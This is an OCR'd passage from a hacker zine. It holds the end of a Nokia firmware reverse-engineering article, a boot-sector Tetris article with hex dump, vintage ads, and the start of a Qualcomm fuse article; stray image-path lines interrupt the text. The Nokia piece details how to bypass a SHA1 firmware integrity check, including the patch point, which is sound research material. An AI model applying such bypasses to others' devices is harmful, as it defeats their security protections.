0000_0030	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
0000_0040	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
0000_0050	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
0000_0060	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	F8	C4	AA	C3
0000_0070	85	CF	C6	E7	00	04	8A	5F	01	00	01	00	00	00	00	00
0000_0080	00	00	00	00												

Note that some of these 0xFF bytes are just missing data because of the way it is encoded. The first data chunk belongs to address 0x0100_0000, but it's just 0x2C bytes long, and the next data chunk starts at 0x0100_0064. The data that follows byte 0x0100_0084 is encrypted, and is auto decrypted by hardware.

I know that decryption is done at the hardware level, because I can sniff to see what bytes are actually sent to the phone during flashing. Further, there are a few places in memory, such as the bytes from 0x0100_0000 to 0x0100_0084, that are not encrypted. After I managed to analyze the encryption, I later found that in some places in the code these bytes are accessed simply by adding 0x0800_0000 to the address, which is a flag to the CPU that says that this data is not encrypted, so it shouldn't be decrypted.

Now an interesting question that comes next is what the encryption is, and how I can reverse it to patch the code. My answer is going to disappoint you, but I found out how the encryption works by gluing together pieces of information that are published on the Internet.

If you wonder how the fine folks on the Internet found the encryption, I'm wondering the same thing. Perhaps someone leaked it from Nokia, or perhaps it was reverse engineered from the silicon. It's possible, but unlikely, that the encryption was implemented in ARM code in the unflashable region of memory, then recovered by a method that I'll explain later in this article.

It's also possible that the encryption was reversed mathematically from samples. I think the mechanism has a problem in that some plaintext, when repeated in the same pattern and at the same distance from each other, is encrypted to the same ciphertext.

– – – – – – – – – – – – – – – – – – – – – – – – – – – –

The ROM contains a rather small amount of code, but as it isn't included in the firmware updates, I don't have a copy. The only thing I care about from this code is how the first megabyte of MCU code is validated. If and only if that validation succeeds, the baseband is activated to begin GSM communications.

If something in the first megabyte of the MCU code were patched, the validation found in the ROM would fail, and the phone would refuse to communicate with anything. This won't interrupt anything else, as the phone would still need to boot in order to display an appropriate error message. The validation function in the ROM is invoked from the MCU code, so that function call could be patched out, but again, the GSM baseband would not be activated, and the phone wouldn't be able to make any calls. It might sound as if this is what the customer is looking for, but it's not, as phone calls are still Kosher six days a week. Note that Bluetooth still works when baseband doesn't, and can be a handy communication channel for diagnostics.

Another validation found in the MCU code is a common 16 bit checksum, which is done not for security reasons but rather to check the phone's flash memory for corruption. The right checksum value is found somewhere in the first 0x100 bytes of the MCU. This checksum is easily fixed with any hex editor. If the check fails, the phone will show a "Contact Service" message, then shut down.

At this point I didn't know much about what kind of validation is performed on the first megabyte, but I had a number of samples of official firmware that pass the validation. Every sample has a function that resides in that megabyte of code and validates the rest of the code. If that function fails, meaning that I patched something in the code coming after the first megabyte, it immediately reboots the phone. The funny thing is that the CPU is so slow that I can get a few seconds to play with the phone before the reboot takes place. Unfortunately, patching out this check still leaves me with no baseband, and thus no product.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
0000_0000	AD	7E	B6	1B	23	10	03	40	C6	05	E4	01	20	A2	00	00
0000_0010	00	00	00	00	00	00	00	00	00	00	00	FF	FF	FF	FF	FF
0000_0020	FF	FF	FF	FF	F8	1F	**AA**	**02**	50	65	61	4B	FF	FF	FF	FF
0000_0030	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
0000_0040	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
0000_0050	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
0000_0060	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	*C0*	*52*	*90*	*D4*
0000_0070	*4A*	*E4*	*5C*	*8F*	*00*	*02*	*00*	*00*	*01*	*00*	*01*	*00*	*00*	*00*	*00*	*00*
0000_0080	*00*	*00*	*00*	*00*	FF	FF	FF	FF	FF	FF	FF	FF	01	CE	00	00
0000_0090	03	00	00	00	00	04	CC	A2	00	04	CC	A3	FF	FF	FF	FF
0000_00A0	00	00	F1	EF	89	33	EB	2D	1F	09	3B	DA	C7	C0	3D	9F
0000_00B0	BB	D3	29	98	01	C8	BC	B0	06	6E	A8	11	0E	D1	69	67
0000_00C0	A4	A3	9A	A5	BF	7B	27	5A	E6	C7	61	2D	F7	B8	70	9C
0000_00D0	D4	1C	09	96	AF	5B	F2	05	20	92	49	DF	D5	0B	FC	DE
0000_00E0	A8	30	B7	39	34	59	13	7D	E7	BD	72	3F	C7	CF	B3	5A
0000_00F0	60	2C	5E	7D	63	17	56	C4	9F	6C	C5	1A	01	BF	**B5**	**CF**
0000_0100	**EA**	**01**	**FF**	**BE**	**00**	**FE**	**6A**	**84**	**EA**	**50**	**20**	**20**	**20**	**20**	**6A**	**04**
0000_0110	**2D**	**CF**	**20**	**20**	**20**	**20**	**6A**	**01**	**9D**	**7C**	**20**	**20**	**20**	**20**	**6A**	**01**
0000_0120	**B3**	**C8**	**20**	**20**	**20**	**20**	**6A**	**01**	**A5**	**C2**	**20**	**20**	**20**	**20**	**6A**	**04**

16 bit checksum. If this fails, the phone shows "Contact Service" message and shuts down.
If changed, the baseband fails to start and the phone shows no signal.
These bytes can be freely changed. They are likely version info and a public key.

To attack this protection I had to better understand the integrity checks. I didn't have a dump of the code that checks the first megabyte, so I reversed the check performed on the rest of the binary in an attempt to find some mistake. Using the FindCrypt IDA script, I found a few implementations of SHA1, MD5, and other hashing functions that could be used—and should be used!—to check binary integrity.

Most importantly, I found a function that takes arguments of the hash type, data's starting address, and length, and returns a digest of that data. Following the cross references of that function brought me to the following code:

```
FLASH:01086266 loc_1086266                             ; CODE XREF: SHA1_check+1F6
FLASH:01086266                                         ; SHA1_check+1FC
FLASH:01086266                 LDR     R2, =0x300C8D2
FLASH:01086268                 MOVS    R1, #0x1C
FLASH:0108626A                 LDRB    R0, [R2,R0]
FLASH:0108626C                 MULS    R1, R0
FLASH:0108626E                 LDR     R0, =SHA1_check_related
FLASH:01086270                 SUBS    R0, #0x80
FLASH:01086272                 ADDS    R0, R1, R0
FLASH:01086274                 MOVS    R4, R0
FLASH:01086276                 ADDS    R0, #0x80
FLASH:01086278 R1 = Start
FLASH:01086278                 LDR     R1, [R0,#0xC]
FLASH:0108627A                 LDR     R2, [R0,#0x10]
FLASH:0108627C                 LDR     R0, [R0,#0xC]
FLASH:0108627E DataLength = DataStart - DataEnd;
FLASH:0108627E                 SUBS    R3, R2, R0
FLASH:01086280                 ADD     R2, SP, #0x38+hashLength
FLASH:01086282                 STR     R2, [SP,#0x38+hashLengthCopy]
FLASH:01086284                 LDRB    R0, [R6,#8]
FLASH:01086286 DataLength += 1;
FLASH:01086286                 ADDS    R3, R3, #1
FLASH:01086288                 ADDS    R7, R7, R3
```

```
FLASH:0108628A R2 = DataLength;
FLASH:0108628A                 MOVS    R2, R3
FLASH:0108628C                 ADD     R3, SP, #0x38+hashToCompare
FLASH:0108628E                 BL      hashInitUpdateNDigest_j
FLASH:0108628E
FLASH:01086292                 CMP     R0, #0
FLASH:01086294                 BNE     loc_10862A4
FLASH:01086294
FLASH:01086296                 LDR     R0, =hashRelatedVar
FLASH:01086298                 MOVS    R1, #1
FLASH:0108629A                 BL      MONServerRelated_over1
FLASH:0108629A
FLASH:0108629E                 MOVS    R0, #4
FLASH:010862A0                 BL      reset
```

The digest function is `hashInitUpdateNDigest_j`, of course. The `SHA1_check_related` address had the following data in it:

```
FLASH:01089DD4 SHA1_check_related DCD 0xB5213665       ; DATA XREF: SHA1_check:loc_108616A
FLASH:01089DD4                                         ; SHA1_check+9E ...
FLASH:01089DD8                 DCD 3
FLASH:01089DDC SHA1_check_info DCD 0x200400AA          ; DATA XREF: SHA1_check+44
FLASH:01089DE0 #1
FLASH:01089DE0                 DCD loc_1100100         ; Start
FLASH:01089DE4                 DCD loc_13AFFFE+1       ; End
FLASH:01089DE8                 DCD 0xEE41347A          ; \
FLASH:01089DEC                 DCD 0x8C88F02F          ;  \
FLASH:01089DF0                 DCD 0x563BB973          ;   = SHA1SUM
FLASH:01089DF4                 DCD 0x040E1233          ;  /
FLASH:01089DF8                 DCD 0x8C03AFFA          ; /
FLASH:01089DFC #2
FLASH:01089DFC                 DCD loc_13B0000
FLASH:01089E00                 DCD loc_165FFFE+1
FLASH:01089E04                 DCD 0xCC29F881
FLASH:01089E08                 DCD 0xA441D8CD
FLASH:01089E0C                 DCD 0x7CEF5FEF
FLASH:01089E10                 DCD 0xC35FE703
FLASH:01089E14                 DCD 0x8BD3D4D6
FLASH:01089E18 #3
FLASH:01089E18                 DCD loc_1660000
FLASH:01089E1C                 DCD loc_190FFFC+3
FLASH:01089E20                 DCD 0x77439E9B
FLASH:01089E24                 DCD 0x530F0029
FLASH:01089E28                 DCD 0xA7490D5B
FLASH:01089E2C                 DCD 0x4E621094
FLASH:01089E30                 DCD 0xC7844FE3
FLASH:01089E34 #4
FLASH:01089E34                 DCD loc_1910000
FLASH:01089E38                 DCD dword_1BFB5C8+7
FLASH:01089E3C                 DCD 0xA87ABFB7
FLASH:01089E40                 DCD 0xFB44D95E
FLASH:01089E44                 DCD 0xC3E95DCA
FLASH:01089E48                 DCD 0xE190ECCA
FLASH:01089E4C                 DCD 0x9D100390
FLASH:01089E50                 DCD 0
FLASH:01089E54                 DCD 0
```

This is SHA1 digest of other arrays of binary, in chunks of about `0x002B_0000` bytes. All of the data

from `0x0100_0100` to `0x0110_0100` is protected by the ROM. The data from `0x0110_0100` to `0x013A_FFFF` digest to `EE41347A8C88F02F563BB973040E12338C03AFFA` under SHA1. So I guessed that this function is the validation function that uses SHA1 to check the rest of the binary.

Later on in the same function I found the following code.

```
FLASH:010862E0 for( i = 0; i < hashLength; ++i ) {
FLASH:010862E0
FLASH:010862E0 loc_10862E0                             ; CODE XREF: SHA1_check+1CC
FLASH:010862E0                 ADDS    R3, R4, R0
FLASH:010862E2                 ADDS    R3, #0x80
FLASH:010862E4                 ADD     R2, SP, #0x38+hashToCompare
FLASH:010862E6                 LDRB    R2, [R2,R0]
FLASH:010862E8                 LDRB    R3, [R3,#0x14]
FLASH:010862EA     if (hash[i] != hashToCompare[i]) {
FLASH:010862EA         return False;
FLASH:010862EA     }
FLASH:010862EA                 CMP     R2, R3
FLASH:010862EC                 BEQ     loc_10862F0
FLASH:010862EC
FLASH:010862EE                 MOVS    R5, #1
FLASH:010862EE
FLASH:010862F0
FLASH:010862F0 loc_10862F0                             ; CODE XREF: SHA1_check+1C4
FLASH:010862F0                 ADDS    R0, R0, #1
FLASH:010862F0
FLASH:010862F2
FLASH:010862F2 loop                                    ; CODE XREF: SHA1_check+1B6
FLASH:010862F2                 CMP     R0, R1
FLASH:010862F4 }
FLASH:010862F4                 BCC     loc_10862E0
FLASH:010862F4
FLASH:010862F6                 CMP     R5, #1
FLASH:010862F8 // Patch here to 0xe006
FLASH:010862F8
FLASH:010862F8                 BNE     loc_1086308
FLASH:010862F8
FLASH:010862FA                 LDR     R0, =0x7D0005
FLASH:010862FC                 BL      HashMismatch
FLASH:010862FC
FLASH:01086300                 MOVS    R0, #4
FLASH:01086302                 BL      reset
FLASH:01086302
FLASH:01086306                 B       loc_1086310
```

This function performs the comparison of the calculated hash to the one in the table, and, should that fail to match, it calls the `HashMismatch()` function and then the reset function with Error Code 4.

The `HashMismatch()` function looks a bit like this.

```
FLASH:01085320 ; Attributes: thunk
FLASH:01085320
FLASH:01085320 HashMismatch                            ; CODE XREF: sub_1084232+38
FLASH:01085320                                         ; sub_1085B6C+6C ...
FLASH:01085320                 BX      PC
FLASH:01085320
FLASH:01085320 ; ---------------------------------------------------------------------------
FLASH:01085322                 ALIGN 4
FLASH:01085322 ; End of function HashMismatch
```

```
FLASH:01085322
FLASH:01085324                  CODE32
FLASH:01085324
FLASH:01085324 ; ================ S U B R O U T I N E =======================================
FLASH:01085324
FLASH:01085324
FLASH:01085324 sub_1085324                              ; CODE XREF: HashMismatch
FLASH:01085324                  LDR     R12, =(sub_1453178+1)
FLASH:01085328                  BX      R12 ; sub_1453178
FLASH:01085328
FLASH:01085328 ; End of function sub_1085324
FLASH:01085328
FLASH:01085328 ; ---------------------------------------------------------------------------
FLASH:0108532C off_108532C      DCD sub_1453178+1       ; DATA XREF: sub_1085324
FLASH:01085330                  CODE16
FLASH:01085330
FLASH:01085330 ; ================ S U B R O U T I N E =======================================
FLASH:01085330
FLASH:01085330 ; Attributes: thunk
FLASH:01085330
FLASH:01085330 sub_1085330                              ; CODE XREF: sub_10836E6+86
FLASH:01085330                                          ; sub_10874BA+3C ...
FLASH:01085330                  BX      PC
FLASH:01085330
FLASH:01085330 ; ---------------------------------------------------------------------------
FLASH:01085332                  ALIGN 4
FLASH:01085332 ; End of function sub_1085330
FLASH:01085332
FLASH:01085334                  CODE32
```

Please recall that ARM has two different instruction sets, the 32-bit wide ARM instructions and the more efficient, but less powerful, variable-length Thumb instructions. Then note that ARM code is used for a far jump, which Thumb cannot do directly.

Therefore what I have is code that is secured and is well checked by the ROM, which implements a SHA1 hash on the rest of the code. When the check fails, it uses the code that it just failed to verify to alert the user that there is a problem with the binary! It's right there at `0x0145_3178`, in the fifth megabyte of the binary.

From here writing a bypass was as simple as writing a small patch that fixes the Binary Mismatch flag and jumps back to place right after the check. Ain't that clever?

How could such a vulnerability happen to a big company like Nokia? Well, beyond speculation, it's a common problem that high level programmers don't pay attention to the lower layers of abstraction. Perhaps the linking scripts weren't carefully reviewed, or they were changed after the secure bootloader was written.

It could be that they really wanted to give the user some indication about the problem, or that they had to invoke some cleanup function before shutdown, and by mistake, the relevant code was in another library that got linked into higher addresses, and no one thought about it.

Anyhow, this is my favorite method for patching the flash. It doesn't allow me to patch the first megabyte directly, but I can accomplish all that I need by patching the later megabytes of firmware.

However, if that's not enough, some neighbors reversed the first megabyte check for some of the phones and made it public. Alas, the function they published is only good for some modules, and not for the entire series.

How did they manage to do it, you ask? Well, it's possible that it was silicon reverse engineering, but another method is rumored to exist. The rumor has it that with JTAG debugging, one could single-step through the program and spy on the Instruction Fetch stage of the pipeline in order to recover the instructions from mask ROM. Replacing those instructions with a NOP before they reach the WriteBack stage of the


pipeline would linearize the code and allow the entire ROM to be read by the debugger while the CPU sees it as one long NOP sled. As I've not tried this technique myself, I'd appreciate any concrete details on how exactly it might be done.

Now that I had a way to patch the firmware, I could go on to creating a patched version to make this phone Kosher. I had to reverse the menu functions entirely, which was quite a pain. I also had to reverse the methods for loading strings in order to have a better way to find my way around this big binary file.

Some of the patching was a bit smoother than others. For instance, after removing Internet options from all of the menus, I wanted to be extra careful in case I missed a secret menu option.

To disable the Internet access, one might suggest searching for the TCP implementation, but that would be too much work, and as a side effect it might harm IPC. One can also suggest searching for things like the default gateway and set it to something that would never work, but again that would be too much work. So I searched for all the places where the word "GET" in all capitals was found in the binary. Luckily I had just one match, and I patched it to "BET", so from now on, no standard HTTP server would ever answer requests. Moreover, to be on the extra, extra safe side I've also patched "POST" to "MOST". Lets see them downloading porn with that!


Be sure to read my next article for some fancy tricks involving the filesystem of the phone.



8 Tetranglix: This Tetris is a Boot Sector

by Juhani Haverinen, Owen Shepherd, and Shikhin Sethi

Since Dakarand in a 512-byte boot sector would have been too easy, and since both Tetris and 512-byte boot sectors are the perfect ingredients to a fun evening, the residents of #osdev-offtopic on FreeNode took to writing a Tetris clone in the minimum number of bytes possible. This tetris game is available by unzipping this PDF file, through Github,[6] by typing the hex from page 32, or by scanning the barcode on page 31.



There's no fun doing anything without a good challenge. This project presented plenty, a few of which are described in this article.

To store each tetramino, we used 32-bit words as bitmaps. Each tetramino, at most, needed a 4 by 4 array for representation, which could easily be flatenned into bitmaps.

```
; All tetraminos in bitmap format.
tetraminos:
    dw 0b0000111100000000   ; I     -Z--  -S--  -O--
    dw 0b0000111000100000   ; J
    dw 0b0000001011100000   ; L     0000  0000  0000
    dw 0b0000011001100000   ; O     0110  0011  0110
    dw 0b0000001101100000   ; S     0011  0110  0110
    dw 0b0000111001000000   ; T     0000  0000  0000
    dw 0b0000011000110000   ; Z
```

Instead of doing bound checks on the current position of the tetramino, to ensure the user can't move it out of the stack, we simply restricted the movement by putting two-block wide boundaries on the playing stack. The same also added to the esthetic appeal of the game.

To randomly determine the next tetramino to load, our implementation also features a Dakarand-style random number generator between the RTC and the timestamp counter.

```
; Get random number in AX.
rdtsc                       ; The timestamp counter.
xor ax, dx

; (INTERMEDIATE CODE)

; Yayy, more random.
add ax, [0x046C]            ; And the RTC (updated via BIOS).
```

The timestamp counter also depends on how much input the user provided. In this way, we ensure that the user adds to the entropy by playing the game.

Apart from such obvious optimizations, many nifty tricks ensure a minimal byte count, and these are what make our Tetranglix code worth reading. For example, the same utility function is used both to blit the tetramino onto the stack and to check for collision. Further optimization is achieved by depending upon the results of BIOS calls and aggressive use of inlining.

While making our early attempts, it looked impossible to fit everything in 512 bytes. In such moments of desperation, we attempted compression with a simplified variant of LZSS. The decompressor clocked at 41 bytes, but the compressor was only able to reduce the code by 4 bytes! We then tried LZW, which, although saved 21 bytes, required an even more complicated decompression routine. In the end, we managed to make our code dense enough that no compression was necessary.

[6] `https://github.com/Shikhin/tetranglix`


Since the project was written to meet a strict deadline, we couldn't spend more time on optimization and improvement. Several corners had to be cut.

The event loop is designed such that it waits for the entirety of two PIT (programmable interval timer) ticks—$109.8508mS$—before checking for user input. This creates a minor lag in the user interface, something that could be improved with a bit more effort.

Several utility functions were first written, then inlined. These could be rewritten to coexist more peacefully, saving some more space.

As a challenge, the authors invite clever readers to clean up the event loop, and with those bytes shaved off, to add support for scoring. A more serious challenge would be to write a decompression routine that justifies its existence by saving more bytes than it consumes.

```
; IT'S A SECRET TO EVERYBODY.
db "ShNoXgSo"
```



Put a Monkey Wrench into your ATARI 800

Cut your programming time from hours to seconds, and have 18 direct mode commands. All at your finger tips and all made easy by the MONKEY WRENCH II.

The MONKEY WRENCH II plugs easily into the right slot of your ATARI and works with the ATARI BASIC cartridge.

Order your MONKEY WRENCH II today and enjoy the conveniences of these 18 modes:

- Line numbering
- Renumbering Basic line numbers
- Deletion of line numbers
- Variable and current value display
- Up and down scrolling of basic programs
- Location of every string occurrence
- String exchange
- Move lines
- Copy lines
- Special line formats and page numbering
- Disk directory display
- Margins change
- Memory test
- Cursor exchange
- Upper case lock
- Hex conversion
- Decimal conversion
- Machine language monitor

$59.95

The MONKEY WRENCH II also contains a machine language monitor with 16 commands that can be used to interact with the powerful features of the 6502 microprocessor.

8K in 30 Seconds
for your VIC 20 or CBM 64

If you own a VIC 20 or a CBM 64 and have been concerned about the high cost of a disk to store your programs on worry yourself no longer. Now there's the RABBIT. The RABBIT comes in a cartridge, and at a much, much lower price than the average disk. And speed ... this is one fast RABBIT. With the RABBIT you can load and store on your CBM datasette an 8K program in almost 30 seconds, compared to the current 3 minutes of a VIC 20 or CBM 64, almost as fast as the 1541 disk drive.

The RABBIT is easy to install, allows one to Append Basic Programs, works with or without Expansion Memory, and provides two data file modes. The RABBIT is not only fast but reliable.

(The Rabbit for the VIC 20 contains an expansion connector so you can simultaneously use your memory board, etc.)

$39.95

MAE NOW THE BEST FOR LESS!

$59.95

For CBM 64, PET, APPLE, and ATARI

Now, you can have the same professionally designed Macro Assembler/Editor as used on Space Shuttle projects.

- Designed to improve Programmer Productivity
- Similar syntax and commands – No need to relearn peculiar syntaxes and commands when you go from PET to APPLE to ATARI
- Coresident Assembler/Editor - No need to load the Editor, then the Assembler, then the Editor, etc.
- Also includes Word Processor, Relocating Loader, and much more
- Powerful Editor, Macros, Conditional and Interactive Assembly, and Auto - zero page addressing

Still not convinced, send for our free spec sheet!

Eastern House

3239 Linda Dr.
Winston-Salem, N.C. 27106
(919) 924-2889 (919) 748-8446
Send for free catalog!

VISA MasterCard

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
0000_0000	ea	05	7c	00	00	31	db	8e	d3	bc	00	7c	8e	db	8e	c3
0000_0010	fc	bf	04	05	b9	b6	01	31	c0	f3	aa	b0	03	cd	10	b5
0000_0020	26	b0	03	fe	c4	cd	10	b8	00	b8	8e	c0	31	ff	b9	d0
0000_0030	07	b8	00	0f	f3	ab	be	2a	05	66	b8	db	db	db	db	66
0000_0040	89	44	fd	89	44	01	83	c6	10	81	fe	ba	06	76	f0	30
0000_0050	d2	be	24	05	bf	b8	7d	fb	8b	1e	6c	04	83	c3	02	39
0000_0060	1e	6c	04	75	fa	84	d2	75	37	fe	c2	60	0f	31	31	d0
0000_0070	31	d2	03	06	6c	04	b9	07	00	f7	f1	89	d3	d0	e3	8b
0000_0080	9f	e8	7d	bf	04	05	be	db	00	b9	10	00	30	c0	d1	e3
0000_0090	0f	42	c6	88	05	47	e2	f4	61	c7	04	06	00	e9	a5	00
0000_00a0	b4	01	cd	16	74	59	30	e4	cd	16	8b	1c	80	fc	4b	75
0000_00b0	06	fe	0c	ff	d7	72	46	80	fc	4d	75	06	fe	04	ff	d7
0000_00c0	72	3b	80	fc	48	75	38	31	c9	fe	c1	60	06	1e	07	be
0000_00d0	04	05	b9	04	00	bf	13	05	01	cf	b2	04	a4	83	c7	03
0000_00e0	fe	ca	75	f8	e2	ef	be	14	05	bf	04	05	b1	08	f3	a5
0000_00f0	07	61	e2	d7	ff	d7	73	07	b9	03	00	eb	ce	89	1c	fe
0000_0100	44	01	ff	d7	73	3f	fe	4c	01	30	d2	60	06	1e	07	ba
0000_0110	99	7d	e8	87	00	31	c9	be	2a	05	b2	10	30	db	ac	84
0000_0120	c0	0f	44	da	fe	ca	75	f6	84	db	75	0b	fd	60	89	f7
0000_0130	83	ee	10	f3	a4	61	fc	83	c1	10	81	f9	90	01	72	da
0000_0140	07	61	e9	f1	fe	60	bf	30	00	be	2a	05	b9	10	00	ac
0000_0150	aa	47	aa	47	e2	f9	83	c7	60	81	ff	a0	0f	72	ed	61
0000_0160	60	8a	44	01	b1	50	f6	e1	0f	b6	3c	d1	e7	83	c7	18
0000_0170	01	c7	d1	e7	b1	10	be	04	05	b4	0f	84	c9	74	16	fe
0000_0180	c9	ac	84	c0	26	0f	44	05	ab	ab	f6	c1	03	75	ec	81
0000_0190	c7	90	00	eb	e6	61	e9	bf	fe	08	05	c3	60	e8	35	00
0000_01a0	b1	10	84	c9	74	10	fe	c9	ac	ff	d2	47	f6	c1	03	75
0000_01b0	f1	83	c7	0c	eb	ec	61	c3	60	f8	ba	c2	7d	e8	dc	ff
0000_01c0	61	c3	3c	db	75	0e	81	ff	ba	06	73	04	3a	05	75	04
0000_01d0	83	c4	12	f9	c3	0f	b6	44	01	c1	e0	04	0f	b6	1c	8d
0000_01e0	78	06	01	c7	be	04	05	c3	00	0f	20	0e	e0	02	60	06
0000_01f0	60	03	40	0e	30	06	53	68	4e	6f	58	67	53	6f	55	aa

This is a complete Tetris game.

9 Defusing the Qualcomm Dragon

a short story of research by Josh "m0nk" Thomas

Earlier this year, Nathan Keltner and I started down the curious path of Qualcomm SoC security. The boot chain in particular piqued my interest, and the lack of documentation doubled it. The following is a portion of the results.[7]

Qualcomm internally utilizes a 16kB bank of one time programmable fuses, which they call QFPROM, on the Snapdragon S4 Pro SoC (MSM8960) as well as the other related processors. These fuses, though publicly undocumented, are purported to hold the bulk of inter-chip configuration settings as well as the cryptographic keys to the device. Analysis of leaked documentation has shown that the fuses contain the primary hardware keys used to verify the Secure Boot 3.0 process as well as the cryptographic information used to secure Trust Zone and other security related functionality embedded in the chip. Furthermore, the fuse bank controls hardwired security paths for Secure Boot functionality, including where on disk to acquire the bootable images. The 16kB block of fuses also contains space for end user cryptographic key storage and vendor specific configurations.

These one time programmable fuses are not intended to be directly accessed by the end user of the device and in some cases, such as the basic cryptographic keys, the Android kernel itself is not allowed to view the contents of the QFPROM block. These fuses and keys are documented to be hardware locked and accessible only by very controlled paths. Preliminary research has shown that a previously unknown 4kB subset of the 16kB block is mapped into the kernel IMEM at physical location `0x0070_0000`. The fuses are also documented to be shadowed at `0x0070_4000` in memory. Furthermore, there exists somewhat unused source code from the Code Aurora project in the Android kernel that documents how to read and write to the 4kB block of exposed fuses.

Aside from the Aurora code, many vendors have also created and publicly shared code to play with the fuses. LG is the best of them, with a handy little kernel module that maps and explores LG specific bitflags. In general, there is plenty of code available for a clever neighbor to learn the process.

The following are simple excerpts from my tool that should help you explore these fuses with a little more granularity. Please note, *and NOTE WELL*, that writing eFuse or QFPROM values can and probably will brick your device. Be careful!

One last interesting tidbit though, one that will hopefully entice the reader to do something nifty. SoC and other hardware debugging is typically turned off with a blown fuse, but there exists a secondary fuse that turns this functionality back on for RMA and similar requests. Also, these fuses hold the blueprint for where and how Secure Boot 3.0 works as well as where the device should look for binary blobs to load during setup phases.

